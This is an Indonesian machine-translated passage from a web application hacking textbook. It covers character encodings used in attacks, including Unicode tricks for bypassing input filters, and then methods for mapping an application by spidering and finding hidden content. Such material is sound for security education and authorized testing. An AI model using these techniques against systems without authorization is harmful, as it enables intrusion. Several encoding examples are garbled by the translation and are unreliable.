Pengkodean lebih lanjut yang harus diperhatikan adalah karakter +, yang mewakili ruang yang disandikan URL (selain %20representasi ruang).

CATAT Untuk tujuan menyerang aplikasi web, Anda harus menyandikan URL salah satu karakter berikut saat Anda memasukkannya sebagai datake dalam permintaan HTTP:

ruang angkasa % ? & = ; + #

(Tentu saja, Anda sering perlu menggunakan karakter ini dengan arti khusus mereka saat memodifikasi permintaan — misalnya, untuk menambahkan parameter permintaan ke string kueri. Dalam hal ini, mereka harus digunakan dalam bentuk literalnya.)

Pengkodean Unicode

Unicode adalah standar pengkodean karakter yang dirancang untuk mendukung semua sistem penulisan dunia. Ini menggunakan berbagai skema pengkodean, beberapa di antaranya dapat digunakan untuk mewakili karakter yang tidak biasa dalam aplikasi web.

Pengkodean Unicode 16-bit bekerja dengan cara yang mirip dengan pengkodean URL. Untuk transmisi melalui HTTP, bentuk karakter yang dikodekan Unicode 16-bit adalah

%kamuawalan diikuti dengan titik kode Unicode karakter yang dinyatakan dalam heksadesimal:

- %u2215 — /
- %u00e9 — é

UTF-8 adalah standar pengkodean panjang variabel yang menggunakan satu atau lebih byte untuk mengekspresikan setiap karakter. Untuk transmisi melalui HTTP, bentuk karakter multibyte berenkode UTF-8 cukup menggunakan setiap byte yang dinyatakan dalam heksadesimal dan diawali dengan awalan % :

- %c2%a9 — ©
- %e2%89%a0 —

Untuk tujuan menyerang aplikasi web, pengkodean Unicode sangat menarik karena terkadang dapat digunakan untuk mengalahkan mekanisme validasi masukan. Jika filter input memblokir ekspresi jahat tertentu, tetapi komponen yang selanjutnya memproses input memahami pengkodean Unicode, dimungkinkan untuk melewati filter menggunakan berbagai pengkodean Unicode standar dan cacat.

Pengkodean HTML

Pengkodean HTML digunakan untuk mewakili karakter bermasalah sehingga dapat dimasukkan dengan aman ke dalam dokumen HTML. Berbagai karakter memiliki arti khusus sebagai metakarakter dalam HTML dan digunakan untuk menentukan struktur dokumen daripada isinya. Untuk menggunakan karakter ini dengan aman sebagai bagian dari konten dokumen, Anda perlu menyandikannya dengan HTML.

Pengkodean HTML mendefinisikan banyak entitas HTML untuk mewakili karakter literal tertentu:

- " — "
- ' — '
- & — &
- < — <
- > — >

Selain itu, karakter apa pun dapat dikodekan dengan HTML menggunakan kode ASCII dalam bentuk desimal:

- 34; — "
- 39; — '

atau dengan menggunakan kode ASCII dalam bentuk heksadesimal (diawali dengan anX):

- x22; — "
- x27; — '

Saat Anda menyerang aplikasi web, minat utama Anda pada pengkodean HTML kemungkinan besar adalah saat menyelidiki kerentanan skrip lintas situs. Jika sebuah aplikasi mengembalikan input pengguna yang tidak dimodifikasi dalam tanggapannya, itu mungkin rentan, sedangkan jika karakter berbahaya dikodekan dengan HTML, itu mungkin aman. Lihat Bab 12 untuk detail lebih lanjut tentang kerentanan ini.

Pengkodean Base64

Pengkodean Base64 memungkinkan data biner apa pun untuk direpresentasikan dengan aman hanya menggunakan karakter ASCII yang dapat dicetak. Biasanya digunakan untuk menyandikan lampiran email untuk transmisi yang aman melalui SMTP. Itu juga digunakan untuk menyandikan kredensial pengguna dalam otentikasi HTTP dasar.

Pengkodean Base64 memproses data input dalam blok tiga byte. Masing-masing blok ini dibagi menjadi empat potongan masing-masing enam bit. Enam bit data memungkinkan untuk 64 kemungkinan permutasi yang berbeda, sehingga setiap potongan dapat direpresentasikan menggunakan satu set 64 karakter. Pengkodean Base64 menggunakan kumpulan karakter berikut, yang hanya berisi karakter ASCII yang dapat dicetak:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

Jika blok terakhir dari data masukan menghasilkan kurang dari tiga potongan data keluaran, keluaran diisi dengan satu atau dua karakter =.

Misalnya, ini adalah bentuk yang disandikan Base64 dari *Buku Pegangan Peretas Aplikasi Web*:

VGhlIFdIYiBBcHBsaWNhdGlvbiBIYWNRZXIncyBIYW5kYm9vaw==

Banyak aplikasi web menggunakan pengkodean Base64 untuk mengirimkan data biner dalam cookie dan parameter lainnya, dan bahkan untuk mengaburkan (yaitu, menyembunyikan) data sensitif untuk mencegah modifikasi sepele. Anda harus selalu memperhatikan, dan mendekode, setiap data Base64 yang dikeluarkan untuk klien. String yang disandikan Base64 seringkali dapat dengan mudah dikenali oleh kumpulan karakter spesifiknya dan keberadaan karakter padding di akhir string.

Pengkodean Hex

Banyak aplikasi menggunakan pengkodean heksadesimal langsung saat mentransmisikan data biner, menggunakan karakter ASCII untuk mewakili blok heksadesimal. Misalnya, hex-encoding nama pengguna "daf" di dalam cookie akan menghasilkan ini:

646166

Seperti Base64, data yang disandikan hex biasanya mudah dikenali. Anda harus selalu berusaha memecahkan kode data apa pun yang dikirim server ke klien untuk memahami fungsinya.

Framework Remoting dan Serialisasi

Dalam beberapa tahun terakhir, berbagai kerangka kerja telah berevolusi untuk membuat antarmuka pengguna di mana kode sisi klien dapat mengakses berbagai API terprogram dari jarak jauh yang diterapkan di sisi server. Hal ini memungkinkan pengembang untuk memisahkan sebagian dari sifat terdistribusi aplikasi web dan menulis kode dengan cara yang lebih dekat dengan paradigma aplikasi desktop konvensional. Kerangka kerja ini biasanya menyediakan API rintisan untuk digunakan di sisi klien. Mereka juga secara otomatis menangani remoting panggilan API ini ke fungsi sisi server yang relevan dan serialisasi data apa pun yang diteruskan ke fungsi tersebut.

Contoh kerangka kerja jarak jauh dan serialisasi semacam ini meliputi yang berikut:

- Flex dan AMF
- Silverlight dan WCF
- Objek serial Java

Kami akan membahas teknik untuk bekerja dengan kerangka kerja ini, dan jenis masalah keamanan yang dapat muncul, di Bab 4 dan 5.

Langkah selanjutnya

Sejauh ini, kami telah menjelaskan status (dalam)keamanan aplikasi web saat ini, memeriksa mekanisme inti yang dapat digunakan aplikasi web untuk mempertahankan diri, dan melihat sekilas teknologi utama yang digunakan dalam aplikasi saat ini. Dengan landasan ini, kita sekarang berada dalam posisi untuk mulai melihat kepraktisan sebenarnya dari menyerang aplikasi web.

Dalam serangan apa pun, tugas pertama Anda adalah memetakan konten dan fungsionalitas aplikasi target untuk menetapkan cara kerjanya, cara upaya mempertahankan diri, dan teknologi apa yang digunakannya. Bab berikutnya membahas proses pemetaan ini secara mendetail dan menunjukkan bagaimana Anda dapat menggunakan untuk memperoleh pemahaman mendalam tentang permukaan serangan aplikasi. Pengetahuan ini akan terbukti penting dalam menemukan dan mengeksplorasi kelemahan keamanan dalam target Anda.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Apa itu PILIHAN metode yang digunakan untuk?
2. Apa itu jika Dimodifikasi-Sejak Dan jika Tidak Ada Cocok header digunakan untuk?
Mengapa Anda mungkin tertarik dengan ini saat menyerang aplikasi?
3. Apa arti penting dari file aman agar ketika server menyetel cookie?
4. Apa perbedaan antara kode status umum 301 dan 302?
5. Bagaimana browser bekerja sama dengan proxy web saat SSL digunakan?

Memetakan Aplikasi llikasi

Langkah pertama dalam proses menyerang aplikasi adalah mengumpulkan dan memeriksa beberapa informasi penting tentangnya untuk mendapatkan pemahaman yang lebih baik tentang apa yang Anda hadapi.

Latihan pemetaan dimulai dengan menghitung konten dan fungsionalitas aplikasi untuk memahami apa yang dilakukan aplikasi dan bagaimana perilakunya. Sebagian besar fungsi ini mudah diidentifikasi, tetapi beberapa di antaranya mungkin tersembunyi, membutuhkan tingkat tebakan dan keberuntungan untuk menemukannya.

Setelah katalog fungsionalitas aplikasi telah dirakit, tugas utamanya adalah memeriksa dengan cermat setiap aspek perilakunya, mekanisme keamanan intinya, dan teknologi yang digunakan (pada klien dan server). Ini akan memungkinkan Anda untuk mengidentifikasi permukaan serangan utama yang diekspos oleh aplikasi dan karenanya area yang paling menarik di mana Anda harus menargetkan penyelidikan selanjutnya untuk menemukan kerentanan yang dapat dieksloitasi. Seringkali latihan analisis dapat mengungkap kerentanan dengan sendirinya, seperti yang dibahas nanti di bab ini.

Karena aplikasi semakin besar dan lebih fungsional, pemetaan yang efektif adalah keterampilan yang berharga. Pakar berpengalaman dapat dengan cepat melakukan triase seluruh area fungsi, mencari kelas kerentanan sebagai lawan instans, sambil menginvestasikan waktu yang signifikan dalam menguji area spesifik lainnya, yang bertujuan mengungkap masalah berisiko tinggi.

Bab ini menjelaskan langkah-langkah praktis yang perlu Anda ikuti selama pemetaan aplikasi, berbagai teknik dan trik yang dapat Anda gunakan untuk memaksimalkan keefektifannya, dan beberapa alat yang dapat membantu Anda dalam proses tersebut.

Menghitung Konten dan Fungsionalitas

Dalam aplikasi biasa, sebagian besar konten dan fungsionalitas dapat diidentifikasi melalui penelusuran manual. Pendekatan dasarnya adalah menelusuri aplikasi mulai dari halaman awal utama, mengikuti setiap tautan, dan menavigasi melalui semua fungsi bertingkat (seperti pendaftaran pengguna atau pengaturan ulang kata sandi). Jika aplikasi berisi "peta situs", ini dapat memberikan titik awal yang berguna untuk menghitung konten.

Namun, untuk melakukan pemeriksaan ketat terhadap konten yang disebutkan, dan untuk mendapatkan catatan komprehensif dari semua yang teridentifikasi, Anda harus menggunakan teknik yang lebih canggih daripada penelusuran sederhana.

Laba-laba Web

Berbagai alat dapat melakukan spidering situs web secara otomatis. Alat-alat ini bekerja dengan meminta halaman web, menguraikannya untuk tautan ke konten lain, meminta tautan ini, dan melanjutkan secara rekursif hingga tidak ada konten baru yang ditemukan.

Berdasarkan fungsi dasar ini, spider aplikasi web berupaya mencapai tingkat cakupan yang lebih tinggi dengan juga mengurai formulir HTML dan mengirimkannya kembali ke aplikasi menggunakan berbagai nilai prasetel atau acak. Ini dapat memungkinkan mereka berjalan melalui fungsionalitas bertingkat dan mengikuti navigasi berbasis formulir (seperti di mana daftar drop-down digunakan sebagai menu konten). Beberapa alat juga mengurai JavaScript sisi klien untuk mengekstrak URL yang mengarah ke konten lebih lanjut. Banyak alat gratis tersedia yang melakukan pekerjaan yang layak untuk menghitung konten dan fungsionalitas aplikasi, termasuk Burp Suite, WebScarab, Zed Attack Proxy, dan CAT (lihat Bab 20 untuk detail lebih lanjut).


TIP Banyak server web berisi file bernama robots.txt di root web yang berisi daftar URL yang situs tidak ingin web spiders kunjungi atau mesin telusur untuk mengindeks. Terkadang, file ini berisi referensi ke fungsionalitas sensitif, yang tentunya Anda minati. Beberapa alat spidering yang dirancang untuk menyerang aplikasi web memeriksarobots.txt file dan gunakan semua URL di dalamnya sebagai bahan dalam proses spidering. Dalam hal ini, robots.txt file mungkin kontraproduktif dengan keamanan aplikasi web.

Bab ini menggunakan aplikasi fiktif, Extreme Internet Shopping (EIS), untuk memberikan contoh tindakan pemetaan aplikasi umum. Gambar 4-1 menunjukkan Burp Spider berjalan melawan EIS. Tanpa masuk, dimungkinkan untuk memetakan /tokodirektori dan dua artikel berita di /mediadirektori. Perhatikan juga bahwa robots.txt file ditunjukkan pada gambar referensi direktori /mdsecportal Dan /situs-tua. Ini tidak ditautkan dari mana pun dalam aplikasi dan tidak akan diindeks oleh laba-laba web yang hanya mengikuti tautan dari konten yang diterbitkan.

TIP Aplikasi yang menggunakan URL gaya REST menggunakan bagian dari jalur file URL untuk secara unik mengidentifikasi data dan sumber daya lain yang digunakan dalam aplikasi

(lihat Bab 3 untuk lebih jelasnya). Tampilan aplikasi berbasis URL laba-laba web tradisional berguna dalam situasi ini. Dalam aplikasi EIS, the /tokoDan

hanya menyediakan



Gambar 4-1:Memetakan bagian dari aplikasi menggunakan Burp Spider

Meskipun sering kali efektif, pendekatan yang sepenuhnya otomatis untuk pencacahan konten semacam ini memiliki beberapa keterbatasan yang signifikan:

- Mekanisme navigasi yang tidak biasa (seperti menu yang dibuat dan ditangani secara dinamis menggunakan kode JavaScript yang rumit) seringkali tidak ditangani dengan baik oleh alat ini, sehingga mungkin melewatkkan seluruh area aplikasi.
- Tautan yang terkubur di dalam objek sisi klien yang dikompilasi seperti Applet Flash atau Java mungkin tidak diambil oleh laba-laba.
- Fungsionalitas multistep sering mengimplementasikan pemeriksaan validasi input berbutir halus, yang tidak menerima nilai yang mungkin dikirimkan oleh alat otomatis. Misalnya, formulir pendaftaran pengguna mungkin berisi kolom untuk nama, alamat email, nomor telepon, dan kode pos. Otomatis

laba-laba aplikasi biasanya mengirimkan string uji tunggal di setiap bidang formulir yang dapat diedit, dan aplikasi mengembalikan pesan kesalahan yang mengatakan bahwa satu atau lebih item yang dikirimkan tidak valid. Karena laba-laba tidak cukup cerdas untuk memahami dan menindaklanjuti pesan ini, ia tidak melewati formulir pendaftaran dan karenanya tidak menemukan konten atau fungsi lain yang dapat diakses di luarnya.

- Laba-laba otomatis biasanya menggunakan URL sebagai pengidentifikasi konten unik. Untuk menghindari terus melakukan spidering tanpa batas waktu, mereka mengenali ketika konten tertaut telah diminta dan tidak memintanya lagi. Namun, banyak aplikasi menggunakan navigasi berbasis formulir di mana URL yang sama dapat mengembalikan konten dan fungsi yang sangat berbeda. Misalnya, aplikasi perbankan dapat mewujudkan setiap tindakan pengguna melalui aPOSpermintaan untuk /akun.jsp dan gunakan parameter untuk mengomunikasikan tindakan yang sedang dilakukan. Jika laba-laba menolak membuat banyak permintaan ke URL ini, ia akan kehilangan sebagian besar konten aplikasi. Beberapa laba-laba aplikasi mencoba menangani situasi ini. Misalnya, Burp Spider dapat dikonfigurasi untuk membuat pengiriman formulir individual berdasarkan nama dan nilai parameter. Namun, mungkin masih ada situasi di mana pendekatan yang sepenuhnya otomatis tidak sepenuhnya efektif. Kami membahas pendekatan untuk memetakan fungsionalitas semacam ini nanti di bab ini.
- Kebalikan dari poin sebelumnya, beberapa aplikasi menempatkan data volatil di dalam URL yang sebenarnya tidak digunakan untuk mengidentifikasi sumber daya atau fungsi (misalnya, parameter yang berisi penghitung waktu atau seed angka acak). Setiap halaman aplikasi mungkin berisi sekumpulan URL baru yang harus diminta laba-laba, menyebabkannya terus berjalan tanpa batas.
- Saat aplikasi menggunakan autentikasi, spider aplikasi yang efektif harus dapat menangani ini untuk mengakses fungsionalitas yang dilindungi autentikasi. Laba-laba yang disebutkan sebelumnya dapat mencapai ini dengan mengonfigurasi laba-laba secara manual baik dengan token untuk sesi yang diautentikasi atau dengan kredensial untuk dikirim ke fungsi login. Namun, bahkan ketika ini dilakukan, adalah umum untuk menemukan bahwa operasi laba-laba menghentikan sesi yang diautentikasi karena berbagai alasan:
 - Dengan mengikuti semua URL, pada suatu saat spider akan meminta fungsi logout, menyebabkan sesinya terputus.
 - Jika spider mengirimkan input yang tidak valid ke fungsi sensitif, aplikasi dapat menghentikan sesi secara defensif.
 - Jika aplikasi menggunakan token per-halaman, laba-laba hampir pasti akan gagal menangani ini dengan benar dengan meminta halaman dari urutan yang diharapkan, mungkin menyebabkan seluruh sesi dihentikan.

PERINGATAN Dalam beberapa aplikasi, bahkan menjalankan web spider sederhana yang mem-parsing dan meminta tautan bisa sangat berbahaya. Misalnya, sebuah aplikasi mungkin berisi fungsionalitas administratif yang menghapus pengguna, mematikan database, memulai ulang server, dan sejenisnya. Jika laba-laba yang sadar aplikasi digunakan, kerusakan besar dapat terjadi jika laba-laba menemukan dan menggunakan fungsionalitas yang sensitif. Penulis menemukan sebuah aplikasi yang menyertakan beberapa fungsi Content Management System (CMS) untuk mengedit konten aplikasi utama. Fungsionalitas ini dapat ditemukan melalui peta situs dan tidak dilindungi oleh kontrol akses apa pun. Jika laba-laba otomatis dijalankan terhadap situs ini, ia akan menemukan fungsi edit dan mulai mengirim data sewenang-wenang, mengakibatkan situs web utama dirusak secara real time saat laba-laba berjalan.

Spidering yang Diarahkan Pengguna

Ini adalah teknik yang lebih canggih dan terkontrol yang biasanya lebih disukai daripada spidering otomatis. Di sini, pengguna menjalankan aplikasi dengan cara biasa menggunakan browser standar, mencoba menavigasi semua fungsi aplikasi. Saat dia melakukannya, lalu lintas yang dihasilkan diteruskan melalui alat yang menggabungkan proxy pencegat dan laba-laba, yang memantau semua permintaan dan tanggapan. Alat tersebut membuat peta aplikasi, menggabungkan semua URL yang dikunjungi oleh browser. Itu juga mem-parsing semua respons aplikasi dengan cara yang sama seperti laba-laba sadar-aplikasi normal dan memperbarui peta situs dengan konten dan fungsionalitas yang ditemukannya. Laba-laba di dalam Burp Suite dan WebScarab dapat digunakan dengan cara ini (lihat Bab 20 untuk informasi lebih lanjut).

Dibandingkan dengan pendekatan spidering dasar, teknik ini menawarkan banyak keuntungan:


- Jika aplikasi menggunakan mekanisme navigasi yang tidak biasa atau kompleks, pengguna dapat mengikutinya menggunakan browser dengan cara biasa. Setiap fungsi dan konten yang diakses oleh pengguna diproses oleh alat proxy/spider.
- Pengguna mengontrol semua data yang dikirimkan ke aplikasi dan dapat memastikan bahwa persyaratan validasi data terpenuhi.
- Pengguna dapat masuk ke aplikasi dengan cara biasa dan memastikan bahwa sesi yang diautentikasi tetap aktif selama proses pemetaan. Jika tindakan apa pun yang dilakukan mengakibatkan penghentian sesi, pengguna dapat masuk lagi dan melanjutkan penelusuran.
- Fungsi berbahaya apa pun, seperti `hapusUser.jsp`, sepenuhnya disebutkan dan dimasukkan ke dalam peta situs proxy, karena tautan ke sana akan diuraikan dari respons aplikasi. Tetapi pengguna dapat menggunakan keleluasaan dalam memutuskan fungsi mana yang benar-benar diminta atau dilaksanakan.

Di situs Belanja Internet Ekstrim, sebelumnya laba-laba tidak mungkin mengindeks konten apa pun di dalam /rumah,karena konten ini diautentikasi. Permintaan ke /rumah menghasilkan tanggapan ini:

HTTP/1.1 302 Dipindahkan Sementara Tanggal:
Sen, 24 Jan 2011 16:13:12 GMT Server: Apache

Lokasi: /auth/Login?ReturnURL=/home/

Dengan spidering yang diarahkan pengguna, pengguna cukup masuk ke aplikasi menggunakan browsernya, dan alat proxy/spider mengambil sesi yang dihasilkan dan mengidentifikasi semua situs EIS m wilayah a



Gambar 4-2:Peta situs Burp setelah spidering yang dipandu pengguna telah dilakukan

Ini mengungkapkan beberapa sumber daya tambahan dalam sistem menu beranda. Gambar menunjukkan referensi ke profil pribadi yang diakses melalui fungsi JavaScript yang diluncurkan dengan event handler onClick:

```
<a href="#" onclick="ui_nav('profile')">>profil pribadi</a>
```


Laba-laba web konvensional yang hanya mengikuti tautan dalam HTML kemungkinan akan melewatkkan jenis tautan ini. Bahkan perayap aplikasi otomatis tercanggih tertinggal jauh di belakang berbagai mekanisme navigasi yang digunakan oleh aplikasi dan ekstensi peramban saat ini. Namun, dengan spidering yang diarahkan pengguna, pengguna hanya perlu mengikuti tautan yang terlihat di layar menggunakan browsernya, dan alat proxy/spider menambahkan konten yang dihasilkan ke peta situs.

Sebaliknya, perhatikan bahwa laba-laba telah berhasil mengidentifikasi tautan ke /core/sitestatsterkandung dalam komentar HTML, meskipun tautan ini tidak ditampilkan di layar kepada pengguna.

TIP Selain alat proxy/spider yang baru saja dijelaskan, rangkaian alat lain yang sering berguna selama pemetaan aplikasi adalah berbagai ekstensi browser yang dapat melakukan analisis HTTP dan HTML dari dalam antarmuka browser. Misalnya, alat IEWatch yang ditunjukkan pada Gambar 4-3, yang berjalan di dalam Microsoft Internet Explorer, memantau semua detail permintaan dan respons, termasuk header, parameter permintaan, dan cookie. Itu menganalisis setiap halaman aplikasi untuk menampilkan tautan, skrip, formulir, dan komponen klien tebal. Tentu saja, semua informasi ini dapat dilihat di proxy pencegat Anda, tetapi memiliki

memahami

untuk lebih dalam



Gambar 4-3: IEWatch melakukan analisis HTTP dan HTML dari dalam browser

LANGKAH HACK

1. Konfigurasikan browser Anda untuk menggunakan Burp atau WebScarab sebagai proxy lokal (lihat Bab 20 untuk detail khusus tentang cara melakukannya jika Anda tidak yakin).
2. Jelajahi seluruh aplikasi secara normal, coba kunjungi setiap tautan/URL yang Anda temukan, kirimkan setiap formulir, dan lanjutkan melalui semua fungsi multilangkah hingga selesai. Coba jelajahi dengan JavaScript diaktifkan dan dinonaktifkan, dan dengan cookie diaktifkan dan dinonaktifkan. Banyak aplikasi dapat menangani berbagai konfigurasi browser, dan Anda dapat menjangkau konten dan jalur kode yang berbeda di dalam aplikasi.
3. Tinjau peta situs yang dibuat oleh alat proxy/spider, dan identifikasi konten atau fungsi aplikasi apa pun yang tidak Anda jelajahi secara manual. Tetapkan bagaimana laba-laba menghitung setiap item. Misalnya, di Burp Spider, periksa detail Linked From. Dengan menggunakan browser Anda, akses item secara manual sehingga respons dari server diuraikan oleh alat proxy/spider untuk mengidentifikasi konten lebih lanjut. Lanjutkan langkah ini secara rekursif hingga tidak ada lagi konten atau fungsi yang teridentifikasi.
4. Secara opsional, beri tahu alat untuk secara aktif menjelajahi situs menggunakan semua konten yang sudah disebutkan sebagai titik awal. Untuk melakukan ini, pertama-tama identifikasi URL apa pun yang berbahaya atau cenderung merusak sesi aplikasi, dan konfigurasikan spider untuk mengecualikannya dari cakupannya. Jalankan laba-laba dan tinjau hasilnya untuk setiap konten tambahan yang ditemukannya.

Peta situs yang dihasilkan oleh alat proxy/spider berisi banyak informasi tentang aplikasi target, yang nantinya akan berguna dalam mengidentifikasi berbagai permukaan serangan yang diekspos oleh aplikasi.

Menemukan Konten Tersembunyi

Aplikasi biasanya berisi konten dan fungsionalitas yang tidak ditautkan langsung ke atau dapat dijangkau dari konten utama yang terlihat. Contoh umum adalah fungsionalitas yang telah diimplementasikan untuk tujuan pengujian atau debugging dan tidak pernah dihapus.

Contoh lain muncul ketika aplikasi menyajikan fungsionalitas yang berbeda untuk kategori pengguna yang berbeda (misalnya, pengguna anonim, pengguna biasa yang diautentikasi, dan administrator). Pengguna di satu tingkat hak istimewa yang melakukan spidering menyeluruh pada aplikasi mungkin kehilangan fungsionalitas yang terlihat oleh pengguna di tingkat lain. Penyerang yang menemukan fungsionalitas tersebut mungkin dapat mengeksplorasinya untuk meningkatkan hak istimewanya di dalam aplikasi.

Ada banyak kasus lain di mana konten dan fungsionalitas yang menarik mungkin ada yang tidak dapat diidentifikasi oleh teknik pemetaan yang dijelaskan sebelumnya:

- Salinan cadangan dari file langsung. Dalam kasus halaman dinamis, ekstensi file mereka mungkin telah berubah menjadi salah satu yang tidak dipetakan sebagai dapat dieksekusi, memungkinkan Anda

- untuk meninjau sumber halaman untuk kerentanan yang kemudian dapat dieksloitasi di halaman aktif.
- Arsip cadangan yang berisi snapshot lengkap file di dalam (atau bahkan di luar) root web, memungkinkan Anda mengidentifikasi semua konten dan fungsionalitas di dalam aplikasi dengan mudah.
 - Fungsionalitas baru yang telah diterapkan ke server untuk pengujian tetapi belum ditautkan dari aplikasi utama.
 - Fungsionalitas aplikasi default dalam aplikasi off-the-shelf yang secara dangkal disembunyikan dari pengguna tetapi masih ada di server.
 - File versi lama yang belum dihapus dari server. Dalam kasus halaman dinamis, ini mungkin berisi kerentanan yang telah diperbaiki di versi saat ini tetapi masih dapat dieksloitasi di versi lama.
 - Konfigurasi dan sertakan file yang berisi data sensitif seperti kredensial database.
 - File sumber dari mana fungsionalitas aplikasi langsung telah dikompilasi.
 - Komentar dalam kode sumber yang dalam kasus ekstrim dapat berisi informasi seperti nama pengguna dan kata sandi tetapi lebih mungkin memberikan informasi tentang status aplikasi. Frasa kunci seperti "uji fungsi ini" atau yang serupa adalah indikator kuat untuk mulai mencari kerentanan.
 - File log yang mungkin berisi informasi sensitif seperti nama pengguna yang valid, token sesi, URL yang dikunjungi, dan tindakan yang dilakukan.

Penemuan konten tersembunyi yang efektif memerlukan kombinasi teknik otomatis dan manual dan seringkali bergantung pada tingkat keberuntungan.

Teknik Brute-Force

Bab 14 menjelaskan bagaimana teknik otomatis dapat dimanfaatkan untuk mempercepat hampir semua serangan terhadap aplikasi. Dalam konteks pengumpulan informasi saat ini, otomatisasi dapat digunakan untuk membuat permintaan dalam jumlah besar ke server web, mencoba menebak nama atau pengidentifikasi fungsi tersembunyi.

Misalnya, spidering yang diarahkan pengguna Anda telah mengidentifikasi konten aplikasi berikut:

```
http://eis/auth/Login  
http://eis/auth/ForgotPassword http://  
eis/home/  
http://eis/pub/media/100/view http://  
eis/images/eis.gif http://eis/include/  
eis.css
```

